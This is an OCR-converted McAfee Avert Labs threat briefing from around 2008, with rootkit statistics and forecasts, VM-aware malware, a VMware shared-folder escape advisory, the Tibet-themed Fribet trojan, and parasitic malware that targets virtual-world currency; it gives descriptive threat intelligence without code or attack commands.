
McAfee
Avert Labs

Rootkit and Stealth Changes



Top 20 rootkit families since 2001
5000
4500
4000
3500
3000
2500
2000
1500
1000
500
0
Backdoor-AWQ
Downloader-BAI
Backdoor-CKB
Feebs
Backdoor-BAC
PWS-Goldun
PWS-Banker.ae
PWS-Banker.be
Apropos
DNSChanger.f
Adclicker-BA
Spam-Mailbot.c
Qoolaid
Vanti
Adware-PigSearch
Backdoor-CEB
Downloader-AXO
W32/Brepibot
PWS-Banker.am
Downloader-VA


MA
MAXIMUM
ACCESS


User_Import
User_Inline
Kernel_DKOM
Kernel_Inline
Kernel_IRP
Kernel_SSDT
Kernel_Filter
Kernel_IDT
Kernel_SysEnter



McAfee
Avert Labs


Rootkit distribution - Blended threats are new but growing slowly
12000
10000
8000
6000
4000
2000
0
109
101
10689
2023
720
Blended
PUP
Trojan
Virus
Worm


Threat	**McAfee Avert Labs Forecast**		
Rootkit	6mo	12mo	18mo
Trend -5 (decrease) +5 (increase)	 +4	 +3	 +1
Justification	The current trend of growth will continue as many kernel-mode techniques are still being learned and tested in the wild. Towards the end of this period the rootkit growth is expected to have a linear growth instead of exponential.	Various Ñproof of conceptÓtechniques may be implemented in the wild and new rootkit techniques may start to emerge for Vista. Integration of rootkit components in malware will continue to grow.	Vista defenses may have an impact in slowing down the growth of rootkits.
Confidence	95%	90%	70%

McAfee Avert Labs Rootkit Threat Projection

McAfee
Avert Labs


Threat Futures

Virtualization transforms information security




Virtualization and Malware

Non VM-Aware



- Pinch 1 & 2
- Slammer
- Sasser
- MyDoom

VM-Aware



- Pinch 3
- Stration
- Storm
- Most packers

McAfee Avert Labs

VMware exploits are developing rapidly….

heise Security — IT security news and services at heise Security UK

Last seven days of News | News Archive | Forums | Newsletter | RSS

You are a guest • Login | Register

25 February 2008, 14:36

VMware vulnerability allows break

VMware has issued a warning about a critical sec
Workstation, VMware Player and VMware ACE p
attacker to break out of a virtualised system. In V
folder for exchanging files has been set up, it is a
guest system to the host file system. According to
and modify files at arbitrary locations in the direct
a guest to manipulate the host's Autostart folder
reboot. The vulnerability is not so far thought to h

The vendor does not give precise details of the c
users to security services provider Core Security
however not yet publicly available.

The following versions are affected:

```
VMware Workstation 6.0.2 and earlier
VMware Workstation 5.5.4 and earlier
VMware Player 2.0.2 and earlier
VMware Player 1.0.4 and earlier
VMware ACE 2.0.2 and earlier
VMware ACE 1.0.2 and earlier
```

According to the vendor, VMware server is not af
The ESX server, including version 3i, is not vulne
guest could gain access. VMware Fusion and VM
unaffected.

[impact-updates] VMware Shared Folders Directory Traversal Exploit for IMPACT v7.5 is now ready f...

Link | Junk | Move | Categories | Projects

From: impact-updates@support.coresecurity.com (sent by impact-updates-bounces@support.coresecurity.com)
Reply-To: support@coresecurity.com
Date: Monday, February 25, 2008 1:37 PM
To: impact-updates@support.coresecurity.com
Subject: [impact-updates] VMware Shared Folders Directory Traversal Exploit for IMPACT v7.5 is now ready for download.

```
VMware Shared Folders Directory Traversal Exploit  for IMPACT v7.5 is now ready for download.
Released: 2008-02-25
Category: Exploits/Local
Exploits Vulnerability: CVE-2008-0923
Targets: Windows

This module exploits a vulnerability in VMware shared folders.

This update can be downloaded and installed by selecting 'Get Updates' from IMPACT's Welcome Screen.

NOTE: IMPACT v7.5 is required for this update. The update will not be
applied to earlier versions of the product.

Please contact support@coresecurity.com for assistance with
product updates and version upgrades.

If you no longer wish to receive these notifications, please send a
blank email to impact-updates-leave@support.coresecurity.com.

Best Regards,
Impact Support Team

_____
impact-updates mailing list
impact-updates@support.coresecurity.com
```

Tibetan Social Engineering

Is Malware Writing the Next Olympic Event?

Monday April 14, 2008 at 7:31 am CST

Posted by **Patrick Comiotto** Trackback

A few days ago here at Avert Labs we have received yet another interesting malicious file related to the now not-so-famous Tibetan situation. At the beginning it looked like a simple Flash movie, at least judging from the icon.

Executing the file, called RaceForTibet.exe, shows a cartoon with a very skilled Chinese gymnast performing some amazingly convoluted exercise on a "vaulting Bbox" for which the jury immediately scored her a shocking 0! Whilst the gymnast's performance is "re-wound," a number of fairly stark photographs of real events, taking place throughout China and Tibet, are shown as a flashback.

As a malware researcher I just could not keep myself from looking further into the file to see if it was anything more than some political movie about events taking place in Tibet and China, especially after several recent posts [1] [2] discussing the Fribet Trojan.

Here are some screenshots of the cartoon that runs using "mini flash-player 2.6":

Keylogger with rootkit

Fribet - Attacking Your Backend Database from Your Backyard

Thursday April 10, 2008 at 9:05 am CST

Posted by **Shinsuke Honjo, Geok Meng Ong** Trackback

Just a month ago, we blogged about massive security incidents, relating to SQL injection attacks, that insert iframe links to remote sites that host exploit scripts and malware. Recently, we discovered the Fribet trojan, where the author was riding on both the success of such attacks and the controversy of the Tibet issue. The trojan was discovered on Pro-Tibet sites that were possibly hijacked to host Exploit-MS07-004, which appear to be specifically crafted.

When visitors of the pro-Tibet websites are infected, the Fribet trojan provides remote control and monitoring functions such as creating new files or folders, starting or terminating processes, and sending/receiving additional malware. Additionally, the Fribet trojan loads the "SQL Native Client" ODBC library, and is designed to receive arbitrary SQL statements from a command and control server. In turn, the ODBC library provides the functionality to Fribet to bind SQL connections and run arbitrary SQL commands from the victim machine(s). At the time of our research, the command and control server was not sending us commands. However, our reverse engineering of the malicious code shows it is more than capable of the following:

- Bind and connect to local or remote databases from the victim machine
- Query and steal data from local or remote databases
- Insert arbitrary data into local or remote databases, including web data such as hosting a web exploit

Remote access trojan on hijacked website

RedFlag CNN Dos Tool

- Dos against CNN
- Backdoored!!!


Virtual Worlds

My avatar is rich


- The inhabitants spend a lot of energy, time and money in virtual worlds.
- Their virtual money, their objects, their relationships, and even "their powers" are coveted.
- More than $1.5 million changes hands each day in Second Life.
- Zeuzo, a "night elf rogue", was just sold on eBay for 7,000€.

The character in question was in possession of an exceptionally rare weapon: the Warglaives of Azzinoth, one of only two available in the world. This level 70 character - the maximum possible to date - also owned pieces of the Tier 6 armour set, the highest level of armour existing in World of Warcraft.

	Virtual Money
Dofus	Kamas
Entropia Universe	PED
Final Fantasy XI	Gil
Guild Wars	Gold
Knight Online	Dollars US
Lineage II	Adena
Runescape	Gold
Second Life	Linden Dollar
World of Warcraft	Gold



Virtual Worlds and Parasitic Malware



	2005	2006	Q2-2007	Q3-2007
W32/HLLP.Philis	18	158	368	377
W32/Fujacks	0	0	504	511

Complexity:

- Rootkit technology (W32/Detnat)
- Stealthy and polymorphic (W32/Bacalid)

Many variants

- W32/HLLP.Philis
- W32/Fujaks

Gold keylogging!!!

McAfee
Avert Labs

Read the blog:
http://www.avertlabs.com/research/blog

Subscribe to the podcast:
http://podcasts.mcafee.com/audioparasitics

Please send questions and comments
david_marcus@avertlabs.com